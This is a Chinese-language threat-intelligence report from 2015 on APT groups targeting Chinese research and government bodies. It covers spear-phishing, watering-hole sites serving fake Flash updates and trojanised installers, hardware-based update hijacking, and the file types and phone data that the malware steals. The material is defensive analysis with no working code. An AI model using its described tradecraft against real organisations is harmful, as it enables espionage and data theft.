

# APT 2015

中国

高级持续性威胁  
研究报告



SkyEye  
天眼实验室

## 摘 要

- ✧ 中国是 APT 攻击的主要受害国，国内多个省、市受到不同程度的影响，其中北京、广东是重灾区，行业上科研教育、政府机构是 APT 攻击的重点关注领域。
- ✧ APT 组织主要目的是窃取机构内的敏感数据，最长已持续 8 年，特别是微软 Office 和 WPS 等文档文件。
- ✧ 针对中国的 APT 攻击主要由低成本攻击组成，相关防御薄弱使低成本攻击频频得手。
- ✧ 鱼叉攻击和水坑攻击依然是 APT 组织最青睐的攻击方式，其中鱼叉攻击占主流，也发现通过硬件设备进行网络劫持的攻击。
- ✧ 攻击者常常使用漏洞利用技术，意图达到未授权安装执行的目的，不仅如此，漏洞的使用还能保证二进制 PE 程序能躲避杀毒软件的检测。攻击组织一般都掌握着或多或少的 Oday 漏洞，不过考虑到成本问题，他们更倾向使用 1day 和 Nday 漏洞展开攻击。
- ✧ 攻击组织一般通过公开的资源、窃取的数据、以及多组织之间的合作，逐步对被攻击目标从了解到掌握。同时，被攻击目标的供应链涉及到多个环节，这些环节往往也成为被攻击的目标。
- ✧ 在 RAT（Remote Access Trojan，远程访问木马）利用方式上，公开 RAT 的利用率呈现下降趋势，更倾向自主开发或委托定制的 RAT。
- ✧ 初始攻击中具有周期性的精确打击逐步成为主流，另外针对非 Windows 操作系统的其他平台（如 Mac OS X、Android）的攻击也逐渐浮出水面。
- ✧ 攻击者常常采用 C&C 域名进行通信控制，其中绝大部分都是动态域名，本报告中所提到的 APT 组织所涉及的 C&C 域名，均为境外注册的动态域名服务商。同时，也发现了利用云盘存储窃取的数据信息，以及利用第三方博客作为恶意代码的中转平台。
- ✧ 在初始攻击达到效果进行横向移动的过程中，攻击者偏向利用 Windows 系统自带命令，进一步利用 PowerShell、WMI 进行横向移动攻击，不仅如此，第三方工具在横向移动攻击中也频繁出现。
- ✧ 针对中国相关目标群体的攻击手段常常“量身定制”，主要体现在诱饵信息内容制作、攻击时间点往往发生在行业会议或国内重大节假日期间。攻击者发送鱼叉邮件主要使用国内第三方邮件服务商，通过 Web 邮箱发送。附件压缩包以 RAR 为主。同时，攻击者与中国安全厂商进行了大量持续的攻防对抗，特别是针对 360 等安全厂商的安全产品。另一方面，所窃取的数据关注 WPS 等中国特有的办公软件，而在注册 C&C 域名的时候，更倾向采用具备中国元素的关键字。
- ✧ APT 攻击发展趋势主要有：APT 组织的攻击目标方面，将会持续以政治、经济、科技、军工等热点相关的行业或机构为攻击目标，如十三五规划、一带一路等相关领域，由商业竞争产生的 APT 攻击将不断增加，另外针对非 Windows 的攻击出现频率将会持续增高；APT 组织的攻击手法方面，安全威胁越来越难“看见”，同时针对安全行业将从被动隐匿过渡到主动出击；最后在反 APT 领域，针对中国的 APT 攻击将越来越多的被曝光，另外反 APT 领域相关机构厂商将协作防守。

**关键词：**APT、鱼叉攻击、水坑攻击、Oday、C&C、伪装

# 目 录

第一章 本报告的研究方法.....	1
一、 研究对象 .....	1
二、 方法思路 .....	1
三、 时间范围 .....	2
第二章 中国是 APT 攻击的主要受害国.....	3
一、 针对中国发动攻击的 APT 组织 .....	3
二、 地域分布：北京、广东是重灾区.....	4
三、 行业分布：主要针对科研教育、政府机构领域.....	5
四、 造成的危害：长期窃取敏感数据.....	5
(一) 收集基本信息.....	6
(二) 窃取敏感数据.....	6
(三) 针对移动通信设备 .....	7
第三章 防御薄弱导致低成本入侵频频得手.....	8
一、 APT 攻击的主要入侵方式.....	8
(一) 载荷投递的成本 .....	8
(二) 突防利用的成本 .....	8
(三) 小结.....	9
二、 APT 攻击中的载荷投递——邮件和网站 .....	9
(一) 鱼叉攻击和水坑攻击依然是 APT 组织最青睐的入侵方式.....	9
(二) 高成本的载荷投递：物理接触 .....	11
(三) 利用社工对载荷投递的精心伪装.....	11
三、 APT 攻击中的突防利用——漏洞 .....	14
(一) APT 组织具备持有 Oday 漏洞的能力.....	15
(二) APT 组织更倾向使用 1day 和 Nday.....	15
第四章 攻击手法的不断演进与蜕变.....	17
一、 侦查跟踪：从目标本身到供应链的延伸 .....	17
二、 武器构建：从公开 RAT 到委托定制.....	18
三、 载荷投递：低成本和周期性 .....	18
四、 突防利用：从 Windows 到多种操作系统 .....	20
五、 安装植入：无自启动，如何持久？ .....	21
六、 通信控制：依托第三方平台隐藏.....	22
七、 达成目标：横向移动以扩大战果.....	23
第五章 APT 攻击为中国本土量身定制.....	26
一、 熟悉目标所属行业领域.....	26
二、 掌握目标作业环境 .....	27
三、 符合目标习惯偏好 .....	28

第六章 针对中国 APT 攻击的趋势预测.....	29
一、 APT 组织的攻击目标 .....	29
(一) 紧密围绕政治、经济、科技、军工等热点领域及事件 .....	29
(二) 由商业竞争产生的 APT 攻击将不断增加 .....	29
(三) 针对非 Windows 的攻击频率持续增高.....	29
二、 APT 组织的攻击手法 .....	29
(一) APT 攻击越来越难被“看见” .....	29
(二) 对安全厂商从被动隐匿到主动出击.....	30
三、 反 APT 领域的发展 .....	30
(一) 更多针对中国的 APT 攻击将曝光.....	30
(二) 反 APT 领域的防守协作持续增强.....	30
第七章 本报告涉及的部分 APT 组织.....	31
一、 APT-C-00 组织.....	31
二、 APT-C-05 组织.....	31
三、 APT-C-06 组织.....	31
四、 APT-C-12 组织.....	31
360 威胁情报中心.....	32
360 天眼实验室 ( SKYEYE LABS ) .....	32
360 追日团队 ( HELIOS TEAM ) .....	32

# 第一章 本报告的研究方法

## 一、 研究对象

截至 2015 年 11 月底，360 威胁情报中心监测到的针对中国境内科研教育、政府机构等组织机构发动 APT 攻击的境内外黑客组织累计 29 个，其中 15 个 APT 组织曾经被国外安全厂商披露过，另外 14 个为 360 独立发现并监测到的 APT 组织。

本报告后续内容主要就 360 首先发现并监控到的 APT 组织进行研究分析，其中相关事例主要从 APT-C-00、APT-C-01、APT-C-02、APT-C-05、APT-C-06 和 APT-C-12 这六个典型组织中选取。

## 二、 方法思路



图 1 洛克希德·马丁公司的“杀伤链”模型<sup>1</sup>

为了便于读者理解，我们主要基于洛克希德·马丁公司的“杀伤链”模型，进一步从 APT 组织发起攻击的成本、攻击手法的更新发展和如何适应中国本土环境这三个方面展开研究分析。

首先我们从 APT 组织发动攻击行动所需成本进行研究，在攻击成本中我们主要对 APT 的载体投递手段：邮件（鱼叉攻击）和网站（水坑攻击），APT 攻击中的突防利用手段：已知漏洞和 Oday 漏洞，这两个方面展开研究分析。套用“杀伤链”模型，鱼叉攻击、水坑攻击，已知漏洞、Oday 漏洞分别归属于载荷投递（Delivery）和突防利用（Exploitation）这两个环节，这两个环节也是完全决定一次攻击行动成功与否的关键。

进一步我们会就 APT 组织的攻击手法进行分析，在“The Pyramid of Pain”<sup>2</sup>中提出了 TTPs（Tactics, Techniques and Procedures，战术、技术与步骤），在本报告中可以将攻击手法理解为 TTPs，这也是在研究 APT 组织中金字塔顶尖最难发现的部分。就针对中国攻击的 APT 组织，我们从武器构建到横向移动，对 APT 生命周期的每个环节进行剖析。

最后我们会就 APT 组织如何适应中国本土环境展开分析，主要从熟悉目标所属行业领域、掌握目标作业环境、符合目标习惯偏好这三个方面进行详细介绍，其中将逐一列举针对

<sup>1</sup>Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains, <http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf>

<sup>2</sup> “The Pyramid of Pain”, <http://detect-respond.blogspot.tw/2013/03/the-pyramid-of-pain.html>

中国的目标群体进行“量身定制”的诸多手法。

### 三、 时间范围

我们主要研究针对国内攻击的 APT 组织在近一年的活跃情况，相关时间范围主要从 2014 年 12 月 1 日至 2015 年 11 月 30 日。

另外报告中某些观点或结论，需要结合一些非时间范围内的历史数据，进行对比论证或介绍。例如：第四章中“三、APT 攻击中的突防利用——漏洞”章节中在介绍 Nday 漏洞，会以 CVE-2012-0158 作为典型案例。

## 第二章 中国是 APT 攻击的主要受害国

### 一、 针对中国发动攻击的 APT 组织

中国是 APT (Advanced Persistent Threats, 高级持续性威胁) 攻击的受害国, 国内多个省、市受到不同程度的影响, 其中北京、广东是重灾区, 行业上教育科研、政府机构是 APT 攻击的重点关注领域。

截至 2015 年 11 月底, 360 威胁情报中心监测到的针对中国境内科研教育、政府机构等组织单位发动 APT 攻击的境内外黑客组织累计 29 个, 其中 15 个 APT 组织曾经被国外安全厂商披露过, 另外 14 个为 360 威胁情报中心首先发现并监测到的 APT 组织, 其中包括我们在 2015 年 5 月末发布的海莲花 (OceanLotus) APT 组织<sup>3</sup>。

监测结果显示, 在这 29 个 APT 组织中, 针对中国境内目标的攻击最早可以追溯到 2007 年, 而最近三个月 (2015 年 9 月以后) 内仍然处于活跃状态的 APT 组织至少有 9 个。统计显示, 仅仅在过去的 12 个月中, 这些 APT 组织发动的攻击行动, 至少影响了中国境内超过万台电脑, 攻击范围遍布国内 31 个省级行政区。

另外 2013 年曝光的斯诺登事件, 同年 Norman 公布的 HangOver 组织, 卡巴斯基在 2014 年揭露的 Darkhotel 组织和 2015 曝光的方程式组织 (Equation Group) 等, 这些国外安全厂商和机构发现的 APT 组织, 都直接证明了中国是 APT 攻击中的主要受害国。

本报告中主要就 360 威胁情报中心首先发现并监测到的 APT 组织展开介绍, 进一步相关数据统计和相关攻击手法, 主要就相关 APT 组织在 2015 年活跃情况进行分析。

以下是 360 威胁情报中心监控到的针对中国攻击的部分 APT 组织列表, 其中 OceanLotus (APT-C-00)、APT-C-05、APT-C-06、APT-C-12 是 360 截获的 APT 组织及行动。

排序	APT 组织	APT 行动	首先报告厂商	已知最早活动时间	监测最近活动时间
1	APT28	APT28、Operation RussianDoll	FireEye	2007 年	2014 年 7 月
2	Darkhotel	Darkhotel	Kaspersky	2007 年	2015 年 11 月
3	APT-C-05	APT-C-05	360	2007 年	2015 年 11 月
4	APT-C-12	APT-C-12	360	2011 年	2015 年 11 月
5	OceanLotus(APT-C-00)	OceanLotus	360	2011 年	2015 年 11 月
6	APT-C-06	APT-C-06	360	2011 年	2015 年 11 月
7	Operation Arid Viper	Operation Arid Viper	Trend Micro	2012 年	2014 年 12 月
8	Desert Falcon	Desert Falcon	Kaspersky	2013 年	2014 年 11 月
9	Carberp	Anunak	FOX IT	2013 年	2015 年 6 月
10	ScanBox	ScanBox	AlienVault	2014 年	2015 年 5 月

表 1 针对中国攻击的部分 APT 组织列表

<sup>3</sup>海莲花 (OceanLotus) APT 组织报告, <https://skyeeye.360safe.com/>

## 二、 地域分布：北京、广东是重灾区




图 2 国内用户受影响情况（2014 年 12 月-2015 年 11 月）

国内受影响量排名前五的省市是：北京、广东、浙江、江苏、福建。除北京以外，受影响用户主要分布在沿海相关省市。受影响量排名最后的五个省市是：西藏、青海、宁夏、新疆、贵州。（注：本报告中用户数量主要指我们监控到的计算机终端的数量。）

### 近一年国内每月遭 APT 攻击用户数量分布(2014.12-2015.11)




图 3 近一年国内每月遭 APT 攻击用户数量分布

从上图可见，近一年这些我们已知的 APT 组织就攻击了中国境内上万台电脑，平均每月超过千台电脑受影响。但随着国外安全厂商的曝光，360 监测到的整体感染量呈现下降趋

势，原因可能是部分 APT 组织攻击行动暂停、延迟或终止，也可能因为手段更加隐秘躲过了 360 的监测。但其他未曝光组织的攻击态势并未收敛，且在最近三个月（2015 年 9 月以后）有小幅上升趋势。

### 三、 行业分布：主要针对科研教育、政府机构领域




图 4 APT 组织主要攻击行业分布

从近一年的统计来看，针对科研教育机构发起的攻击次数最多，占到了所有 APT 攻击总量的 37.4%；其次是政府机构，占 27.8%；能源企业排第三，占 9.1%。其他被攻击的重要领域还包括军事系统、工业系统、商业系统、航天系统和交通系统等。

#### 疑似瞄准安全行业

APT-C-00 组织将木马构造伪装为 Acunetix Web Vulnerability Scanner (WVS) 7 的破解版。WVS 是一款主流的 WEB 漏洞扫描软件，相关使用人群主要为网络安全从业人员或相关研究人员。攻击组织在选择伪装正常程序的时候选择了 WVS 这款安全软件，也能反映出该组织针对的目标对该软件熟悉或感兴趣，进一步我们推测针对的目标很有可能是网络安全从业人员、研究人员或者其他黑客组织。

从针对卡巴基斯的 duqu2.0<sup>4</sup>，可以看出针对安全厂商 APT 组织可能会从被动隐匿逐步过渡到主动出击。

### 四、 造成的危害：长期窃取敏感数据


APT 组织主要目的是窃取目标机器内的情报数据，一旦攻击获得成功，首先会收集目标机器相关基本信息，进一步会大量窃取目标机器上的敏感数据，如果横向移动达到效果，则是窃取目标网络其他机器的敏感数据。本节首先介绍基本信息的收集，之后主要就 APT 组织长期窃取敏感数据展开介绍。

<sup>4</sup> “The Mystery of Duqu 2.0: a sophisticated cyberespionage actor returns”, <https://securelist.com/blog/research/70504/the-mystery-of-duqu-2-0-a-sophisticated-cyberespionage-actor-returns/>

## （一）收集基本信息

这里主要是指目标机器一旦被成功植入了相应恶意代码，一般恶意代码会自动或者等待 C&C 指令，将被感染机器的相关基本信息回传，相关信息主要包括以下信息：

- 1) 主机信息：主要包括操作系统信息、主机名称、本地用户名等；
- 2) 网络信息：主要包括 IP 地址、网关信息等；
- 3) 应用程序信息：相关版本信息，主要包括 Microsoft Office 和 Microsoft Internet Explorer 版本信息；
- 4) 另外还包括磁盘信息、当前进程信息等。



```
1 MAC Info:
2 ComboIndex: 0
3 Adapter Name:
4 Adapter Desc: AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口
5 Adapter Addr:
6
7 Index: 2
8 Type: Ethernet
9 IP Address:
10 IP Mask: 255.255.255.0
11 Gateway:
12 DHCP Enabled: Yes
13 DHCP Server:
14 Have Wins: No
15
16 Host Info:
17 Operator OS: Microsoft Windows
18 Computer Name:
19 Memory Size:
20 Windows Directory: C:\WINDOWS
21 System Directory: C:\WINDOWS\system32
22 Local User Name: Administrator
23 Hard Disk: C:\ (NTFS)
24 Hard Disk: D:\ (NTFS)
25 Hard Disk: E:\ (NTFS)
26 CD-ROM: F:\
27
28 Process Info:
29
30 PID Process Name
31 0 [System Process]
```

图 5 窃取的主机基本信息示例（APT-C-05 组织）

攻击者主要依靠相关基本信息来进行初步筛选，包括识别目标机器的真伪（即是否为虚拟机或蜜罐），进一步可以判断目标的重要程度。

另外这里的初步探测并收集目标的基本信息，主要在相应机器被首次攻陷后，而不取决于具体攻击环节，比如在初始攻击和进一步横向移动都会存在相关探测行为。

## （二）窃取敏感数据

APT 组织从中国科研、政府机构等领域窃取了大量敏感数据，对国家安全已造成严重的危害。其中 APT-C-05 组织是一个针对中国攻击的境外 APT 组织，也是我们至今捕获到针对中国攻击持续时间最长的一个组织，该组织主要针对中国政府、军事、科技和教育等重点单位和部门，相关攻击行动最早可以追溯到 2007，至今还非常活跃。也就是从 2007 年开始 APT-C-05 组织进行了持续 8 年的网络间谍活动。

相关 APT 组织窃取的具体数据内容有很大差异，但均涉及中国科研、政府等领域的敏感数据，其中窃取的敏感数据中以具备文件实体形态的文档数据为主，进一步会包括帐号密

码、截图等，另外针对移动设备的情况在下面会具体介绍。

类型	相关应用软件名称	具体针对的文件扩展名
文档类	Microsoft Office	“.doc”、“.docx”、“.ppt”、“.pptx”、“.xls”、“.xlsx”、“.rtf”
	WPS Office	“.wps”、“.et”、“.dps”
	Adobe Reader	“.pdf”
	其他	“.txt”
设计图类	AutoCAD	“.dwg”
压缩包类		“.rar”、“.zip”、“.7z”
应用类		“.exe”
邮件类		“.eml”

表 2 主要窃取的文件扩展名

上表是窃取的文件类型和具体针对的文件扩展名，不同组织探测窃取的方式不同，如 APT-C-05 组织只关注移动存储设备某一个时间段内的文档文件，且相关文件名必须包含指定的关键字。而 APT-C-12 组织，则没有太多限制条件，在指定盘符下的所有文档文件都会关注，回传之后再进一步甄别。

APT 组织关注的敏感文档，除了主流的微软 Office 文档，更关注中国本土的 WPS Office 相关文档，其中 APT-C-05 和 APT-C-12 组织都会关注以 “.wps” 扩展名的文档，这也是由于 WPS Office 办公软件的用户一般分布在国内政府机构或事业单位。

APT 组织长时间潜伏窃取了大量敏感数据是我们可以看到的危害，另外从 APT 组织对目标所属行业领域的熟悉、对目标作业环境的掌握，以及符合目标习惯偏好，这些适应中国本土化“量身定制”的攻击行动完全做到有的放矢，则让我们更是不寒而栗。相关内容我们在“第六章 APT 攻击为中国本土‘量身定制’”章节会进一步详细介绍。

### （三）针对移动通信设备

在 APT 攻击中，除了针对传统 PC 平台，针对移动平台的攻击也越来越多。如智能手机等移动通信设备，天生有传统 PC 不具备的资源，如通话记录、短信信息、地理位置信息等。

窃取相关信息	文件方式	socket 方式	邮件方式
录音	√		√
拍照	√		√
电话录音	√	√	
录像	√	√	
通话记录			√
通讯录	√		
短信			√
手机基本信息			√
地理位置信息			√

表 3 Android RAT 窃取相关信息列表（APT-C-01 行动）

上表内手机基本信息进一步包括：如 imsi, imei, 电话号码, 可用内存, 屏幕长宽, 网卡 mac 地址, SD 卡容量等信息。

## 第三章 防御薄弱导致低成本入侵频频得手

### 一、 APT 攻击的主要入侵方式



图 6 APT 攻击组织的主要入侵方式

一次 APT 攻击就像军事上针对特定目标的定点打击或间谍渗透，其中很关键的步骤就是入侵过程，其中分为所谓的载荷投递与突防利用。从上图内容看，鱼叉式钓鱼邮件攻击和水坑式攻击属于载荷投递的过程，而漏洞利用就是突防利用的过程。

#### （一） 载荷投递的成本

从上图最顶端是鱼叉邮件攻击，是 APT 攻击中使用最为频繁的投递载体，攻击者无论是发动一次精良的鱼叉邮件攻击，还是普通的刺探邮件，成本是上图这四项中最低的。攻击者只需知道目标邮箱地址即可发动一次攻击，当然携带的攻击程序有可能是 PE 二进制可执行程序，也可能是漏洞文档，也可能是一个被作为水坑攻击的网站 URL。而针对中国的攻击中大多数都是直接携带 PE 二进制可执行程序，这不仅与 APT 组织发动攻击的成本有关系，而且与被攻击目标本身的强弱有直接关系。一次 APT 攻击的成功与否主要取决于 APT 组织针对目标的意图 (Intent) 和达到相关意图的能力 (Capability)，而不取决于目标本身的强与弱，目标本身的强弱只是决定了 APT 组织采用的攻击方式。

针对中国的鱼叉邮件攻击主要是携带 PE 二进制可执行程序，这一现象也从侧面反应出中国相关目标领域的安全防御措施、以及人员的安全意识比较欠缺。

上图的第二层是水坑式攻击，发动水坑攻击较鱼叉攻击，其成本主要高在需要一个目标用户经常关注的网站的权限。水坑攻击中的网站我们也可以理解为一个载体，上面可以放置 PE 二进制木马（即需要用户交互下载安装执行），也可以放置漏洞文件（即不需要用户交互直接下载安装执行）。

#### （二） 突防利用的成本

上图最底端的两层：已知漏洞和 Oday 漏洞，漏洞在 APT 组织中是最为耗费成本的，尤其是 Oday 漏洞。只有当具备高价值的目标且已知漏洞攻击在目标环境无效，攻击者才会启用 Oday 漏洞。而在针对中国的攻击中，我们更多看到的是 APT 组织选择如 1day 或 Nday 的已知漏洞，但这并不代表 APT 组织不具备持有 Oday 漏洞的能力。在 APT-C-00 和 APT-C-05

组织的攻击中，我们都捕获到了 Oday 漏洞，在 APT-C-05 组织发动的 Oday 漏洞攻击中，只是对特定几个目标发动了攻击，且启用时间很短。

### （三）小结

从对我们已捕获到的 APT 组织中的，载荷投递与突防利用的成本分析，我们可以得出以下几点结论：

- 1) 结合上图鱼叉攻击、水坑攻击、已知漏洞和 Oday 漏洞其攻击成本是越来越高，且成本越高则使用频率越低。
- 2) APT 组织针对中国的攻击行动一般倾向采用低成本的攻击方案，如鱼叉邮件携带 PE 二进制可执行程序或已知漏洞，只有在高价值目标的出现则会采用高成本的攻击方案，如鱼叉邮件携带 Oday 漏洞。
- 3) 针对中国攻击的 APT 组织一般都具备发起低成本攻击的能力，如持有 Oday 漏洞；
- 4) 中国相关目标领域的安全防御措施、以及人员的安全意识整体都比较欠缺。

本章继续会就 APT 攻击中的主要载荷投递：邮件和网站，以及 APT 攻击中的突防利用：漏洞，进一步展开详细分析。

## 二、 APT 攻击中的载荷投递——邮件和网站

### （一）鱼叉攻击和水坑攻击依然是 APT 组织最青睐的入侵方式

鱼叉式钓鱼邮件攻击和水坑攻击都是 APT 攻击中常用的攻击手法，主要在 APT 的初始攻击环节。




图 7 APT 组织相关攻击方式统计

上左图是，基于第三方资源 APTnotes<sup>5</sup>的数据进行相关统计，可以看出大于一半的 APT 攻击中都采用了鱼叉式攻击。上右图是针对国内的 APT 攻击，可以看出针对国内的 APT 攻击更佳倾向采用鱼叉攻击。另外除了主流的鱼叉和水坑攻击以外，我们还捕获到基于即时通

<sup>5</sup>APTnotes, <https://github.com/kbandla/APTnotes>

讯工具、手机短信和网络劫持等初始攻击方式。

### 1) 鱼叉攻击



图 8 针对科研机构的鱼叉邮件（APT-C-05 组织）

APT 组织主要以邮件作为投递载体，邮件的标题、正文和附件都可能携带恶意代码。在用户提供的原始邮件中，我们分析得出目前主要的方式是附件是漏洞文档、附件是二进制可执行程序 and 正文中包含指向恶意网站的超链接这三种，进一步前两种更为主流。

上图是携带二进制可执行程序，可执行程序多为“.exe”和“.scr”扩展名。一般这类可执行程序均进行压缩，以压缩包形态发送。从我们发现的事件中存在极少数采用压缩包加密后发送的情况，这种一般通过正文或其他方式将压缩包密码提供给目标用户。

### 2) 水坑攻击

APT-C-00 中两种水坑攻击		
A 方式	替换目标网站可信程序（捆绑即时通、证书驱动）	Windows
	对目标网站插入恶意 JS 代码（伪装 Adobe Flash 更新程序）	Windows Mac OS X
B 方式	替换目标网站指定链接（倾向新闻公告类信息）	Windows

表 4 APT-C-00 中两种水坑攻击

A 方式：APT-C-00 组织首先通过渗透入侵的攻击方式非法获得某机构的文档交流服务器的控制权，接着，在服务器后台对网站上的“即时通”和“证书驱动”两款软件的正常安装文件捆绑了自己的木马程序，之后，当有用户下载并安装即时通或证书驱动软件时，木马就有机会得到执行。攻击者还在被篡改的服务器页面中插入了恶意的脚本代码，用户访问网站时，会弹出提示更新 Flash 软件，但实际提供的是伪装成 Flash 升级包的恶意程序，用户如果不慎下载执行就会中招。

B 方式：APT-C-00 组织入侵网站以后修改了网站的程序，在用户访问公告信息时会被重定向到一个攻击者控制的网站，提示下载某个看起来是新闻的文件，比如在新疆 522 暴恐事件的第二天网站就提示和暴恐事件相关的新闻，并提供“乌鲁木齐 7 时 50 分发生爆炸致多人伤亡.rar”压缩包给用户下载，而该压缩包文件内含的就是 APT-C-00 组织的 RAT。

A 方式和 B 方式前提都是需要获得目标所关注网站的权限，主要区别是 A 方式中恶意代码直接放置在被入侵的目标网站服务器上，而 B 方式是篡改替换了网站中的超链接，指向到攻击者所控制的第三方网站，也就是恶意代码没有放置在被入侵的目标网站上，而是放置在攻击者所拥有的网站服务器上。

## （二） 高成本的载荷投递：物理接触

APT-C-01 组织采用了一种新的攻击方式，通过物理接触的方式，在目标网络环境中部署硬件设备，通过中间人的方式劫持用户的网络流量。攻击者是通过劫持替换用户系统中主流软件（主要包括 QQ、搜狗输入法等）中的更新程序和微软系统更新程序，达到植入恶意程序的目的。

攻击者会判断当更新的目标程序文件扩展名为 exe 可执行文件时，劫持设备会替换正常的更新程序为木马。其中大多数情况是替换的恶意程序为独立程序并未捆绑相应正常更新程序，但在针对某几种更新程序时，是采用了捆绑的方式，在植入恶意程序的同时也保证了更新程序能正常执行。



